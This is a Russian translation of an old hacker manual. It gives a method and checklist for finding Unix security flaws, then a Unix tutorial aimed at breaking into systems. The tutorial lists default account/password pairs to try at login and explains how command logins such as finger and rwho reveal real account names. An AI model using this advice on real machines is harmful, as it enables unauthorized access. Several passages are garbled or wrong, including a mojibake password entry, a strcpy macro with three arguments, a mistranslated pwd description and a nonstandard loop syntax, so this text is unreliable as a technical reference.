Ниже рассматривается четырехэтапный метод, разработанный System Development Corporation и дающий 65%-ную гарантию обнаружения дефектов в системе безопасности. Поиск таких «дыр» в операционной системе включает четыре этапа:

Этап 1

Изучение структуры управления данной конкретной системы.

Чтобы найти лазейки в системе безопасности и определить ее дефекты, необходимо четко уяснить структуру управления системы и ее уровни.

Вот что нужно знать:

A) **Объекты защиты**: то, что надо защитить. Например: файлы пользователей.

B) **Объекты управления**: то, что защищает объекты защиты. Например: i-node (индексные дескрипторы).

C) **Смешанные объекты**: объекты, подпадающие под обе категории. Например: файл пароля.

С таким списком в руках становится возможным графически воспроизвести всю иерархию управления и определить вероятные пути взлома. Очень действенно и создание диаграмм для визуализации возможного прерывания связей.

Найти необходимую информацию можно в различных пользовательских, операторских и администраторских мануалах.

Довольно полезным может оказаться и изучение исходного кола. Для тех, кто пользуется нелицензированными продуктами, советуем использовать дистрибутивы LINUX, NET2 и BSD386. В будущем, возможно, станет

реальностью рабочий контракт между отдельным лицом или компанией, обладающими легальными дистрибутивами, и другими участниками этого проекта. Таким образом, фрагменты кода могут быть использованы в учебных (академических) целях постольку, поскольку они не используются для извлечения прибыли — впрочем, это необходимо проверить.

Этап 2

Создание списка возможных дефектов (то есть предполагаемых дефектов).

Хронология кода:

В чем состоит различие версий UNIX? Это бывает важно при создании перекрестных ссылок (очень часто некий продавец вносит в пакет изменения, а его версия получает широкое распространение).

Жесткая перекрестная ссылка:

Командой who проверьте OS на наличие ошибок и установите, какая версия поможет вам избежать двойной работы.

Хорошо бы сначала вывести полный список всех suid-бинаров в различных версиях OS. Затем попытайтесь выяснить причину определения suid к каждой конкретной программе. Например: rcp имеет корневой suid, потому что использует привилегированный порт для установления аутентичности пользовательских имен. Часто код, изначально созданный не как suid, функционирует

именно как suid, манипулируя каналами для разрешения проблем с доступами файлов.

Хорошо бы разработать базу данных, которая бы сравнивала парные и тройные данные, как то: название программы, suid, sgid, объект обращения (почему данная программа работает под suid/sgid), версия OS и ее происхождение.

Этап 3

Проверка предположений. (Тестирование системы на предмет обнаружения дефектов).

Этап 4

Обобщение полученной информации с акцентированием специфических проблем данной системы.

Глава 15: Обнаружение отдельных дефектов

1) Ищите подпрограммы, которые не проверяют диапазоны или параметры ввода.

Например: семья подпрограмм gets, позволяющая перезаписывать границы буферов (sprintf()?, gets () и т.д.). А также strcpy (), вмонтированная в большинство src:

```
#define SCYPYN((a)(b)) strcpy(a, b, sizeof(a))
```

2) SUID/SGID подпрограммы, написанные в одной из оболочек вместо C или PERL.

3) SUID/SGID подпрограммы, написанные в PERL и неиспользующие программу taintperl.

4) SUID/SGID подпрограммы, использующие system(), popen(), execlp() или execvp() при выполнении заданий.

5) Любая программа, которая использует относительные имена пути.

6) Использование относительных имен путей для определения динамически связанных библиотек.

7) Подпрограммы, не проверяющие ошибки в кодах возврата при системных вызовах. (Например: fork(2), suid(2), setuid() как в знаменитой ошибке rcp).

8) Дефекты часто могут быть обнаружены в коде, который:

а) импортирован в новую среду;

б) получил несанкционированный ввод;

в) взаимодействует с другим локальным программным обеспечением;

г) обращается к системным файлам, подобным passwd, L.sys, и т.д.;

д) считывает входные данные из свободно перезаписываемого файла/каталога;

е) представляет собой одну из программ диагностики, которые чаще всего не позволяют пользователю защищать информацию.

9) Тестирование кода на предмет несанкционированного доступа. Средства для этого, включая различные утилиты, вполне доступны.

10) В man-страницах и в различных руководствах просмотрите параграфы с предупреждениями против выполнения того-то и изменения сего-то. Обратите внимание на разделы «Ошибки».

11) Поищите редко используемые или необычные функции или команды — например, чтение в обратном направлении.

В частности, интересные результаты может дать поиск не нашедших отражение в инструкциях флагов/аргументов.

Проверьте флаги, работающие в более ранних выпусках вашей операционки или в других OS версиях. Проверите опции, которые могут быть использованы другими программами. Например, telnet использует опцию -h для входа в систему... ладно, пропишите в login.c:

```
if((getuid()) && hflag){
  syslog()
  exit()
  }
```

12) Просмотрите условия маршрутизации.

13) Отключите часть софта, и тем самым вы проверите, действительно ли она, эта часть, связана с предполагаемым вами программным обеспечением или аппаратным модулем.

14) Отладьте процесс обнаружения ошибок так, чтобы он не отражался на системе безопасности.

15) Недостаточная отлаженность, приводящая, например, к созданию неверных условий проверки кодов.

16) Имплицитное доверие: подпрограмма B принимает параметры подпрограммы A, потому что подпрограмма A является системным процессом.

17) Память системы — это данные или ссылка на параметры пользователя в адресном пространстве пользователей.

18) Интерсвязь во время процессов: возвращение условий (passwd OK, illegal parameter, segment error и т.д.) может стать источником серьезных проблем, особенно вкупе с п.**17**.

19) Параметры пользователя не поддаются адекватной проверке.

20) Адреса, перекрывающие друг друга или обращающиеся к другим областям системы.

21) Пропуск проверки.

22) Сбой системы предупреждения о необычных параметрах.

23) Найдите уровни системы, в которых ряд модулей был написан различными программистами или группами программистов — обязательно обнаружатся «дырки».

24) Регистраторы, указывающие на месторасположение значений параметра вместо того, чтобы передать это значение непосредственно.

25) Любая программа, функционирующая с системными привилегиями. (Слишком много программ имеют UID 0, что облегчает доступ к некоторым таблицам и проч.)

26) Группа свободночитаемых временных файлов, буферов, и т.д.

27) Неотлаженность пороговых значений и регистрации.

28) Изменение параметров особо важных областей системы до их выполнения одновременно запущенным процессом (условия маршрутизации).

29) Неадекватная проверка границы при компиляции, например, в случае, когда пользователь может запустить машинный код, оформленный как общие данные в области данных (если текстовая область и область данных разделены).

30) Неправильное прерывание пользователем работы компьютера. Большинство пользователей сначала или прерывают выполняемый процесс или доводят его до конца, а уже потом выключают компьютер, в то время как другие, не закончив корректно свою работу, оставляют систему фактически в незащищенном состоянии, оставляя открытыми файлы, в которых велась запись.

31) Код, использующий fopen(3) без установки umask. (Например: at(1) и др.)

Вообще любой код, не перезапускающий UID перед началом параллельного действия.

32) Trace — ваш хороший помощник (или truss в SVR4). Он выясняет, какие системные вызовы используются программой.

33) Тщательно проверьте /usr/local. Многие администраторы устанавливают программное обеспечение из сети. Часто вы найдете здесь tcpdump, top, nfswatch... они запросто могут использовать корневой suid.

34) Проверьте программы под suid и убедитесь, что они являются именно теми самыми продуктами, которые были установлены сначала. Администраторы иногда меняют пароли, что менее безопасно, чем дистрибутивная версия.

35) Найти программы, устанавливающие программное обеспечение или загружаемые модули ядра.

36) Вообще динамически связанные программы. Вспомните LD_PRELOAD, думаем, что это еще не предел.

37) Программирование канала I/O — вот, что сейчас главное. Ищите логические ошибки, противоречия и удаления.

38) Если возможно, отследите в I/O программе наличие возможности самостоятельного модифицирования и запуска циклов (pre-load может помочь это осуществить это).

39) Если каналы I/O действуют как независимые процессоры, то они могут иметь

неограниченный доступ к памяти, и таким образом системный код может быть изменяться в памяти еще до своего выполнения.

40) Найдите ошибки, существующие во многих частях программного обеспечения. К примеру, скажем, программа A может быть использована для изменения файла конфигурации /etc/a, программа B принимает эту информацию без проверки, и все это может привести к непредвиденным результатам (только посмотрите, сколько программ доверяют /etc/utmp).

41) Любые программы, особенно допускающие выход из оболочки и идущие под suid/sgid.

Часть вторая

Система Unix

Глава 1: А теперь немного истории

UNIX, конечно, был изобретен AT&T где-то в 60-ых как «операционная система программиста». Во времена, когда изобрели UNIX, эта цель не была, вероятно, достигнута, зато теперь, похоже, UNIX стала ОС программиста. Как уже говорилось, это многозадачная и многопользовательская ОС. К тому же она написана на языке C, во всяком случае, немалая ее часть, что делает ее портативной операционной системой. Мы знаем, что MC-ДОС соответствует компьютерам IBM и их клонам, верно? Так вот, с UNIX ситуация иная. Он не соответствует никаким компьютерам, поскольку был адаптирован ко многим, и существует много вариантов UNIX (то есть, UNIX измененный продавцом, или нечто подобное). Некоторые AT&T компьютеры работают под UNIX, а некоторые под MC-ДОС (AT&T 6300). Рабочие станции Sun работают под SunOS, это тоже вариант UNIX, а некоторые VAX компьютеры управляются Ultrix, это VAX-версия UNIX. Запомните: независимо от того, как называется операционная система (BSD, UNIX, SunOS, Ultrix, Xenix, и т.д.), они все имеют много общего вроде

команд, которые используются операционной системой. Некоторые варианты могут иметь особенности, которых нет в других, но они в основном схожи в том, что имеют много одинаковых команд и файлов данных. Когда вам кто-то станет доказывать, что UNIX используется в определенных типах компьютеров, то это, возможно, и так, но помните, что некоторые компьютеры имеют более одной операционной системы. Например, вам могут сказать, что UNIX соответствует компьютерам VAX так же, как MC-ДОС соответствует IBM-клонам. Это неверно, и мы упоминаем об этом только потому, что видели много сообщений с подобными сравнениями, которые смущают пользователей, когда они видят VAX, работающий под VMS.

Глава 2: Идентификация Unix

С этого момента мы будем обозначать все варианты UNIX просто как UNIX, так что когда будет говориться что-то о UNIX, то, как правило, будут подразумеваться все варианты (то есть, варианты Unix System V: BSD, SunOS, Ultrix, Xenix, и т.д.), если только явно не будет указан конкретный.

Теперь пора рассказать, как unix *обычно* вас приветствует. Сначала, когда вы вызываете UNIX, или соединяетесь с машиной, где он работает, вы обычно видите такую подсказку:

```
Login:
```

Порядок. Это означает, что это *вероятно* Unix, хотя имеются BBS, способные имитировать login-процедуру OS (операционной системы), и заставлять некоторых верить в то, что это и есть Unix. (Ха!) Некоторые Unix'ы представляются или выдают перед Login: сообщение вроде такого:

```
Welcome to SHUnix. Please log in.
```

(Добро пожаловать в SHUNIX. Пожалуйста зарегистрируйтесь)

```
Login:
```

Или что-то в этом роде. Unix'ы свободного доступа (например, в BBS свободного доступа) сообщат вам, как надо регистрироваться, если вы — новый пользователь. К сожалению, эта глава не о Unix'ах свободного доступа, но о них мы кратко поговорим позже, например об адресе UUCP/USENET/BITNET для почты.

Итак. Вы добрались до регистрации (login)! Теперь вам надо ввести действующий экаунт (account). Он обычно состоит из 8 или меньше символов. После ввода экаунта вы скорее всего увидите приглашение ввести пароль. Приглашения могут иметь различный вид, поскольку исходные коды для программы регистрации обычно поставляются вместе с UNIX, или доступны бесплатно. Так вот, можно посоветовать такой простейший способ регистрации: получите экаунт или попробуйте ввести значения по умолчанию. Эти значения поставляются вместе с операционной системой в стандартной форме. Вот список некоторых значений по умолчанию:

ACCOUNT	ПАРОЛЬ
root	root — (редко открыт для хакеров)
sys	sys / system / bin
bin	sys / bin
mountfsys	mountfsys
adm	adm
uucp	uucp
nuucp	anon
anon	anon
user	user
games	games
install	install
reboot	* ni. ie?a
demo	demo
umountfsys	umountfsys
sync	sync
admin	admin
guest	guest
daemon	daemon

Экаунты root, mountfsys, umountfsys, install и, иногда, sync — это экаунты корневого уровня. Это означает, что они работают на уровне системного администратора или глобально. Остальные логины есть всего лишь логины «пользовательского уровня», и это означает, что им подвластны лишь файлы/процессы,

принадлежащие этому конкретному пользователю. Логин REBOOT относится к так называемым командным логинам, он не пропускает вас в ОС, а просто-напросто выполняет связанную с ним программу. Как правило, он делает именно то, что обозначает — перезагружает систему. Возможно, он не стандартен во всех Юниксах, но его можно увидеть в Юниксах UNISYS, а также в системах HP/UX (Hewlett Packard Unixes). Пока что эти экаунты не защищены паролями, что на наш взгляд весьма глупо.

Командные логины

Существуют «командные логины», которые, подобно логину перезагрузки (reboot), исполняют команду и отключают вас от системы, не позволяя пользоваться интерпретатором команд. Наличием таких логинов печально знамениты компьютеры BSD и MIT (Массачусетского технологического института). Вот список некоторых:

- rwho — показать, кто в онлайне
- finger — то же
- who — то же

Они весьма полезны, поскольку выдают список экаунтов подключенных пользователей, и тем самым показывают реально существующие экаунты.

Ошибки

Когда вы введете ошибочный экаунт/пароль, или и то, и другое, система выдаст

сообщение об ошибке. Обычно это сообщение «login incorrect».

Когда компьютер выдает такое сообщение, это означает, что вы ошиблись, и ввели или неверный экаунт, или верный экаунт, но неверный пароль. По очевидным причинам система не станет вам подсказывать, какую именно ошибку вы допустили. Кроме того, когда вы регистрируетесь с ошибкой, обновляется файл журнала регистрации, и об этом узнает сисадмин.

Другое сообщение об ошибке — это «Cannot change to home directory» или «Cannot Change Directory». Это означает отсутствие «home directory», то есть «корневого» раздела экаунта, то есть раздела, из которого вы начинаете работу. В ДОС вы стартуете из A:\ или C:\, или еще откуда-то, а в Юниксе — из /homedirectory. (*Примечание:* в Юниксе в разделах используется / (прямой слеш), а не \ (обратный слеш)). Большинство систем отключит вас после такого прокола, но некоторые сообщат, что поместят вас в корневой раздел ['/'].

Другое сообщение об ошибке «No Shell». Оно означает, что для этого конкретного экаунта не определен «shell», то есть «оболочка». О ней мы поговорим позднее. Большинство систем отключит вас после такого сообщения, но некоторые сообщат, что станут использовать обычную (стандартную) оболочку, выдав «Using the bourne shell» или «Using sh».

Глава 3: Общие сведения об экаунтах

Надеюсь, эта глава поможет вам понять пользовательскую структуру среды Юникс.

Так вот, считайте, что Юникс имеет два уровня безопасности: абсолютную власть и обычный пользователь. Абсолютной властью обладают пользователи корневого уровня. Теперь давайте мыслить числами. Юникс ассоциирует числа с именами экаунтов. Каждый экаунт имеет номер. Этот номер есть UID (идентификатор пользователя) экаунта. У корневого пользователя UID — это 0 (ноль). Каждый экаунт с UID = 0 будет иметь доступ к корню. Юникс обрабатывает не имена экаунтов (логинов), а связанные с ним числа. Например, если ваш UID = 50, и еще чей-то UID тоже 50, то вы оба имеете абсолютную власть друг над другом, но только вы, и никто иной.

Глава 4: Оболочки

Оболочка — это исполняемая программа, которая загружается и начинает работать в фоновом режиме, когда пользователь входит в систему. Такой «оболочкой» может быть любая исполняемая программа, указанная в пользовательском файле «passwd». Каждый логин может иметь свою уникальную «оболочку». Идем дальше. Оболочка, с которой мы обычно будем работать — это интерпретатор команд (командный

процессор). **Интерпретатор команд** — это нечто, похожее на COMMAND.COM в MS DOS, который обрабатывает команды и пересылает их в ядро (операционную систему). Как уже было сказано, оболочкой может быть любая программа, но вам нужен именно интерпретатор команд. Вот перечень обычных оболочек, которые вы обнаружите:

- sh — это «родная» оболочка, базовый «COMMAND.COM» Unix. Он имеет «скриптовый» язык, как и большинство командных процессоров систем Unix.
- csh — это оболочка «C», позволяющая вводить C-подобные команды.
- ksh — это оболочка korn. Просто еще один интерпретатор команд.
- tcsh — это оболочка, используемая в MIT. Позволяет редактировать команды.
- vsh — визуальная оболочка, работающая через меню. Нечто вроде... Windows для DOS.
- rsh — restricted (ограниченная) или remote (удаленная) оболочка.

Есть и множество других оболочек, включая «самодельные», то есть программы, написанные владельцем Unix, или под конкретную версию Unix, и все они нестандартные. Запомните, оболочка есть всего лишь программа, которой вам придется пользоваться, и когда она кончает работу, вас отключают от системы. Хороший пример самодельной оболочки можно найти на

Eskimo North, это Unix свободного доступа. Оболочка называется «Esh», и это нечто вроде «одноклавишной BBS», но это, тем не менее, все равно оболочка.

Некоторые компании используют в качестве пользовательских оболочек текстовые редакторы, базы данных и прочий софт — чтобы предотвратить ошибки неопытных пользователей и облегчить им жизнь. Кроме того, в качестве оболочки может использоваться BBS.

Когда вы работаете в интерпретаторе команд, подсказка обычно выглядит так:

```
$
```

Когда вы корневой пользователь, подсказка обычно выглядит так:

```
#
```

Можно задать значение переменной PS1 для хранения подсказки. Например, если PS1 задана как «HI:», то и ваша подсказка будет выглядеть так же:

```
HI:
```

Глава 5: Спецсимволы

Control-D

Конец файла. Когда вы работаете с почтой или текстовым редактором, это означает конец сообщения или текстового файла. Если вы нажмете control-d находясь в оболочке, то выйдете из системы.

Control-J

В некоторых системах срабатывает как клавиша «ввод».

@

Иногда означает «отмена».

?

Это wildcard (маска). Может обозначать букву. Если вы укажете в командной строке, скажем, «b?b», то Unix станет искать bob, bib, bub, и все остальные буквы/цифры в интервале a-z, 0-9.

*

Может означать любое число символов. Если вы укажете «hi*», то это означает hit, him, hiiii, hiya, и что угодно, начинающееся с hi. «H*l» может значить hill, hull, hl, и что угодно, начинающееся с h и кончающееся l.

[]

Указывает диапазон. Если ввести b[o,u,i]b то это означает: bib, bub, bob. А если ввести b[a-d]b то это значит: bab, bbb, bcb, bdb.

[], **?**, и ***** обычно используются при копировании и удалении файлов или выводе списков файлов в разделах.

В Unix учитывается регистр. Это означает, что «Hill» и «hill» — вовсе не одно и то же. Это позволяет хранить много файлов, поскольку «Hill», «hill», «hIll», «hiLl» и так далее могут быть

разными файлами. Поэтому, пользуясь **[]**, вы должны указывать заглавные буквы, если имена нужных вам фалов их содержат. Однако почти все пишется прописными буквами.

Глава 6: Команды

Теперь мы перечислим некоторые полезные команды Unix. Все будет выглядеть так, как если бы мы реально вводили команды через командную строку.

ls

Просмотр раздела. Без аргументов эта команда просто выводит имена файлов в одну или несколько колонок, в зависимости от того, к какой именно версии программы ls вы имеете доступ. Пример:

```
$ ls
hithere
runme
note.text
src
$
```

Через ключ **-l** выводится расширенная информация о файлах:

```
$ ls -l
rwx--x--x  sirhack  sirh  10990  runme
```

и так далее...

Пояснения:

rwx--x--x — это файловый доступ.

sirhack sirh — это владелец файла и группа, в которой файл находится. sirhack = владелец, sirh = пользовательская группа, в которой файл находится.

10990 — размер файла в байтах

runme — имя файла

cat

Выводит файл на экран. Следует применять к текстовым файлам. Применительно к бинарным файлам используется только чтобы издеваться над пользователями. Пример:

```
$ cat note.txt
Это образец текстового файла!
$
```

cd

Сменить раздел (директорию). Записывается примерно так: cd /dir/dir1/dir2/dirn. dir1/... это имена разделов. Допустим, мы хотим перейти в корневой раздел:

```
$ cd /
*порядок, я уже там*
$ ls
bin
sys
etc
temp
work
```

```
usr
кстати, все, что выше - это разделы
$ cd /usr
$ ls
sirhack
datawiz
prophet
src
violence
par
phiber
scythian
$ cd /usr/sirhack
$ ls
hithere
runme
note.text
src
$
```

Так вот, полное имя раздела вводить не надо. Если вы находитесь в разделе, и хотите попасть в (под)раздел, который находится здесь же (скажем, «src»), то можете ввести «cd src» [без «/»]. Вместо ввода «cd /usr/sirhack/src» из sirhack dir вы можете ввести «cd src».

cp

Копирует файл.

Синтаксис: **cp из_файла в_файл**

```
$ cp runme runme2
$ ls
hithere
```



```
runme
note.text
src
runme2
```

Чтобы скопировать в другой раздел, можно указать полный путь.

```
$ cp runme /usr/datwiz/runme
```

mv

Переименование файла.

Синтаксис: **mv старое_имя новое_имя**

```
$ mv runme2 runit
$ ls
hithere
runme
note.text
src
runit
```

Можно переименовывать файлы в других разделах:

```
$ mv runit /usr/datwiz/run
$ ls
hithere
runme
note.text
src
$ ls /usr/datwiz
runme
run
```

pwd

Переход в текущий раздел

```
$ pwd
/usr/sirhack
$ cd src
$ pwd
/usr/sirhack/src
$ cd ..
$ pwd
/usr/sirhack
("..." означает "использовать имя раздела на
один уровень выше")
$ cd ../datwiz
(обозначает cd /usr/datwiz)
$ pwd
/usr/datwiz
$ cd $home
(перейти в раздел home)
$ pwd
/usr/sirhack
```

rm

Удалить файл.

Синтаксис: **rm имя_файла** или **rm -r имя_раздела**

```
$ rm note.text
$ ls
hithere
runme
src
$
```


write

Поболтать с другим пользователем. Ну, «написать» другому пользователю.

Синтаксис: **write имя_пользователя**

```
$ write scythian
scythian has been notified (scythian был
уведомлен)
Привет Scy! Как дела??
Message from scythian on tty001 at 17:32
Привет!
я: Как жизнь?
scy: Да вроде нормально.
я: Мне пора дописывать этот текст.
scy: ok
я: control-D [для выхода из программы]
$
```

who [w, who, whodo]

Выводит список тех, кто в онлайне:

```
$ who
login term logontime
scythian + tty001 17:20
phiber0 + tty002 15:50
sirhack + tty003 17:21
datawiz - tty004 11:20
glitch - tty666 66:60
$
```

Команда **who** может выдавать разную информацию. «**+**» означает, что вы можете **write** на этот терминал, а «**-**» — что не можете.

man

Показывает подсказку о команде.

Синтаксис: **man имя_команды**. Это программа помощи. Если хотите узнать, как пользоваться **who**, то введите:

```
$ man who
WHO(1) xxx.....
```

и получите подсказку.

stty

Задает характеристики терминала. Вам придется ввести «man stty», поскольку каждый **stty**, похоже, отличен от другого. Пример:

```
$ stty -parenb
```

чтобы установить параметры данных N,8,1. Многие Unix по умолчанию работают при e,7,1.

sz, rz

Послать/получить через zmodem.

rx, sx

Послать/получить через xmodem.

rb, sb

Послать/получить через batch (пакетный) ymodem.

Эти 6 программ могут в Unix быть, а могут и не быть.

umodem

Послать/получить через send/recieve via umodem.

```
$ sz filename
ready to send... (готов послать...)
$ rz filename
please send your file... (пожалуйста, пошлите
ваш файл...)
...etc.. (и т.д.)
```

ed

Текстовый редактор.

Синтаксис: **ed имя_файла**.

Для создания нового файла просто введите **ed имя_файла**

```
$ ed newtext
0
* a
Это строка 1
Это строка 2
[control-z]
* 1 [чтобы увидеть строку 1]
Это строка 1
* a [продолжаем добавлять]
Это строка 3
[control-z]
*0a [добавить после строки 0]
Это ПЕРВАЯ строка
[control-z]
1,4l
Это ПЕРВАЯ строка
Это строка 1
```

```
Это строка 2
Это строка 3
* w
71
* q
$
```

В данном примере использовались:

71 — число записанных байтов.

a — добавить

l — просмотр

— напечатать номер строки

w — записать

l fname — загрузить файл fname

s fname — сохранить с именем fname

w — записать в текущий файл

q — выход

mesg

Включает/выключает разрешение «писать» (write) на ваш терминал (разрешает чат).

Формат: «mesg y» (да) или «mesg n» (нет).

cc

Компилятор Си.

chmod

Смена «режима» файла. Другими словами, смена доступа.

Синтаксис: **chmod mode filename (chmod режим имя_файла)**

```
$ chmod a+r newtext
```

Теперь все могу читать newtext:

a — all (все)

r — read (читать).

chown

Сменить владельца файла.

Синтаксис: **chown владелец filename**

```
$ chown scythian newtext
$
```

chgrp

Сменить группу файла.

Синтаксис: **chgrp group file**

```
$ chgrp root runme
$
```

finger

Вывести основную информацию об экаунте.

Формат: **finger имя_пользователя**

grep

Искать в файле цепочку символов.

Синтаксис: **grep цепочка file**

```
$ grep 1 newtext
Это строка 1
$ grep ПЕРВАЯ newtext
Это ПЕРВАЯ строка
```

```
$ grep "ПЕРВАЯ line 1" newtext
$
```

mail

Очень полезная утилита. Вы уже наверняка догадались по имени, для чего она. Их существует несколько, например, ELM, MUSH and MSH, но базовая почтовая программа называется **mail**. Как ей пользоваться:

mail username@address

или

mail username

или

mail

или

mail addr1!addr2!addr3!user

«mail username@address» — такая запись используется для посылки почты кому-то в другой системе. Обычно это другой UNIX, но некоторые DOS и VAX машины могут принимать Unix Mail. Когда вы используете «mail user@address», то ваша система *должна* иметь «умный мейлер» и то, что мы называем «планами системы». «Умный мейлер» распознает «адресную» часть команды и обычно расширяет ее до полного пути. Это может выглядеть так:

```
mail phiber@optik
```

а в компьютере выглядеть так:

```
mail
```



```
sys1!unisys!pacbell!sbell!sc1!att.com!sirhacksys!
optik!phiber
```

Но не забивайте себе головы. Мы просто объясняем принципы. Но если умного мейлера нет, то вы должны знать *полный* путь к тому, кому вы хотите послать почту. Например, я хочу послать сообщение к phiber. И если умного мейлера нет, то я должен писать так:

```
$ mail
sys!unisys!pacbell!sbell!sc1!att.com!sirhacksys!
optik!phiber
Привет. Как дела? Ну, мне пора. Длинное вышло
письмецо, верно?
(control-D)
$
```

Когда он это сообщение получит, в нем будет строк 20 информации, это нечто вроде почтовых штемпелей всех систем, через которые мое сообщение прошло, а строка «от кого» будет выглядеть так:

```
From optik!sirhacksys!att.com!sc1!sbell!pacbell!
unisys!sys!sirhack <Sir Hack>
```

Для посылки локального сообщения достаточно набрать «mail username», где username — логин получателя. Затем наберите сообщение и завершите его control-D.

Для чтения поступившей вам почты просто введите **mail**. То есть:

```
$ mail
От: scythian .....
Кому: sirhack .....
```

```
Тема: Well....
Ну, блин!
?
```

Точки обозначают всякую пропущенную бредятину. Каждая версия программы **mail** оформляет свои заголовки.

Знак вопроса — это подсказка. После него можно ввести:

- d — удалить
- f username — переслать копию к username
- w fname — записать сообщение в файл с именем fname
- s fname — сохранить сообщение с заголовком в файл с именем fname
- q — выйти/обновить mail
- x — выйти, но ничего не менять
- m username — написать сообщение к username
- r — ответить отправителю
- [enter] — прочесть следующее сообщение
- + — перейти на одно сообщение дальше
- - — вернуться на одно сообщение назад
- h — распечатать заголовки сообщений из почтового ящика.

Есть и другие команды. Чтобы увидеть их перечень, обычно вводят **'?'**.

Если вы посылаете почту кому-то не из своей системы, то ответа придется ждать дольше,

потому что тут все будет как с обычным письмом — его должен забрать «почтальон». Для передачи почты система может вызвать и использовать UUCP. Обычно UUCP экаунты никому не нужны — если только у вас не используется UUCP, способный перехватывать почту.

ps

Процесс. Эта команда позволяет увидеть, что именно вы делаете в оперативной памяти. При каждом запуске программы ей для учетных целей назначается **Идентификатор Процесса** (PID), и поэтому ее можно отследить в памяти, а также закрыть — вами или корневым пользователем. Обычно команда **ps** в перечне процессов первой указывает имя запущенной вами оболочки. Допустим, я вошел под логином sirhack, используя оболочку «csh», и у меня работает «watch scythian». Программа watch перейдет в фоновый режим, то есть я смогу делать что-то другое, пока она работает:

```
$ ps
PID  TTY  NAME
122  001  ksh
123  001  watch
$
```

Это сокращенный листинг PS, выводящийся по умолчанию. В колонке TTY перечислены «tty» (устройства ввода/вывода) через которые был запущен **process**. Это действительно полезно знать только в том случае, если вы используете слои

(спокойно!), или более одного пользователя вошли в систему с тем же экаунтом. Команда **ps -f** выдаст полный листинг процессов, поэтому вместо краткого «watch» вы скорее всего увидите «watch scythian».

kill

Прервать процесс. Очевидно, что команда используется для прекращения работы программы в памяти. Вы можете прервать только те процессы, которыми владеете (те, которые вы запустили), если только вы не корневой пользователь или если ваш EUID такой же, как и у процесса, который вы хотите прервать. (Про EUID потом). Если вы прервете процесс оболочки, то вылетите из системы. По тому же принципу, если вы вырубите процесс чьей-то оболочки, то этот кто-то тоже вылетит. Поэтому, если я введу «kill 122», то система меня выплюнет. Однако **kill** лишь посылает UNIX сигнал с указанием «прервать процесс». И если вы примените синтаксис «kill pid», то UNIX вырубит процесс тогда, когда ему захочется, а такое может не случиться никогда. Значит, вы можете сами определять срочность! Попробуйте «kill -num pid» (num — число).

Kill -9 pid — это безусловное и почти мгновенное прерывание.

```
$ kill 122
$ kill 123
$ ps
PID TTY NAME
122 001 ksh
```



```
123 001 watch
$ kill -9 123
[123]: killed
$ kill -9 122
garbage
NO CARRIER
```

Вы также можете ввести «kill -1 0», чтобы прервать свою оболочку и выйти из системы. Это полезно в скриптах.

Глава 7: Программирование оболочки

Программирование оболочки есть по сути создание «скриптового» файла для стандартной оболочки, то есть sh, ksh, csh или их разновидностей. Это нечто вроде .bat файла MS-DOS, но более сложного и более гибкого. Он может оказаться полезным в одном аспекте хакерства.

Сперва займемся переменными. Переменным, очевидно, можно присвоить значения — как символьные, там и числовые. Выражение

```
number=1
```

присваивает переменной «number» значение 1.

```
string=Hi There
```

или

```
string="Hi There"
```

Оба выражения присваивают переменной string значение «Hi there».

Однако использование переменной — это совсем другое дело. Если вы хотите использовать переменную, перед ней должен стоять знак доллара ($). Такие переменные могут быть использованы в программах в качестве аргументов. Когда было написано, что скрипты подобны bat-файлам, то имелось в виду именно это. В файл скрипта можно ввести имя любой программы, и она будет исполнена. Вот простой скрипт:

```
counter=1
arg1="-uf"
arg2="scythian"
ps $arg1 $arg2
echo $counter
```

Этот скрипт выполняет трансляцию в «ps -uf scythian», а после завершения работы печатает «1». Echo выводит на экран как текстовые, так и цифровые константы.

Другие команды и примеры:

read

Считывает что-либо в переменную.

Формат: **read переменная**. Здесь знак доллара не нужен! Если я хочу узнать чье-то имя, то могу написать:

```
echo "Как ваше имя?"
read hisname
echo Hello $hisname
Как ваше имя?
Sir Hackalot
Привет Sir Hackalot
```


Запомните: read может считывать и числовые значения.

trap

Отслеживает применение кем-то команды прерывания (**Ctrl-c**).

Формат:

trap "command; command; command; и т.д."

Пример:

```
trap "echo 'Фигушки!! Ты так легко от меня не избавишься' ; echo 'Придется тебе это прочитать!'"
```

И теперь, если я нажму **control-c** во время работы скрипта, то увижу на экране вот что:

```
Фигушки!! Ты так легко от меня не избавишься
Придется тебе это прочитать!
```

exit

Формат: **exit [число]**. Обеспечивает выход из оболочки, возвращая код, равный «числу».

CASE

Выполнение **case** подобно выбору из меню. Формат команды или структуры таков:

case переменная in

1) command;

command;;

2) command;

command;

command;;

***) command;;**

esac

Каждая часть может иметь любое количество команд. Однако после последней команды должны стоять «;;». Возьмем такое меню:

```
echo "Выберите:"
echo "(D)irectory (L)ogoff (S)hell"
read choice
case $choice in
D) echo "Создаю раздел...";
ls -al ;;
L) echo Пока;
kill -1 0;;
S) exit;;
*) Echo "Ошибка! Это не команда ";;
esac
```

esac обозначает конец функции **case**. Он должен стоять после *последней* команды.

Глава 8: Петли

Итак, петли. Таких функций две: петли **for** и петли **repeat**.

Петли **repeat** выглядят так:

repeat нечто нечто1 нечто2

Эта функция выполняет повторение секции вашего скрипта для каждого «нечто». Если я напишу:


```
repeat scythian sirhack prophet
```

то увижу на своем экране scythian, затем sirhack, затем prophet.

Петля **for** определяется как

for для переменной в чем-то

do (делай)

..

..

done (сделано)

пример:

```
for counter in 1 2 3
do
echo $counter
done
```

Будут выведены значения 1, затем 2, затем 3.

Глава 9: Использование TEST

Формат: **Test переменная опция переменная**

Опции таковы:

- -eq = (равно)
- -ne <> (не равно)
- -gt > (больше)
- -lt < (меньше)
- -ge >= (больше или равно)
- -le <= (меньше или равно)

Для строк это:

- = если равно
- != если не равно

Если выражение верно, то функция возвращает ноль. Смотрите:

```
test 3 -eq 3
```

это означает проверку на верность выражения 3 = 3, и будет выведен ноль.

Глава 10: EXPR

Применяется для числовых функций. Как правило, вы не можете просто напечатать:

```
echo 4 + 5
```

и получить ответ. Вы должны написать:

expr переменная [или число] оператор переменная2 [или число]

Операторы таковы:

- + сложение
- - вычитание
- * умножение
- / деление
- ^ — степень (в некоторых системах)

Пример:

```
expr 4 + 5
var = expr 4 + 5
```

var получит значение 9.

В некоторых системах **expr** иногда распечатывает формулу. Хочу пояснить, что 22+12 вовсе не то же самое, что 22 + 12. Если вы введете:

```
expr 22+12
```

то увидите

```
22+12
```

А если введете:

```
expr 22 + 12
```

то увидите:

```
34
```

Глава 11: Системные переменные

Это переменные, используемые оболочкой, и они обычно задаются в системном файле .profile.

HOME

Расположение вашего home (домашнего) раздела.

PS1

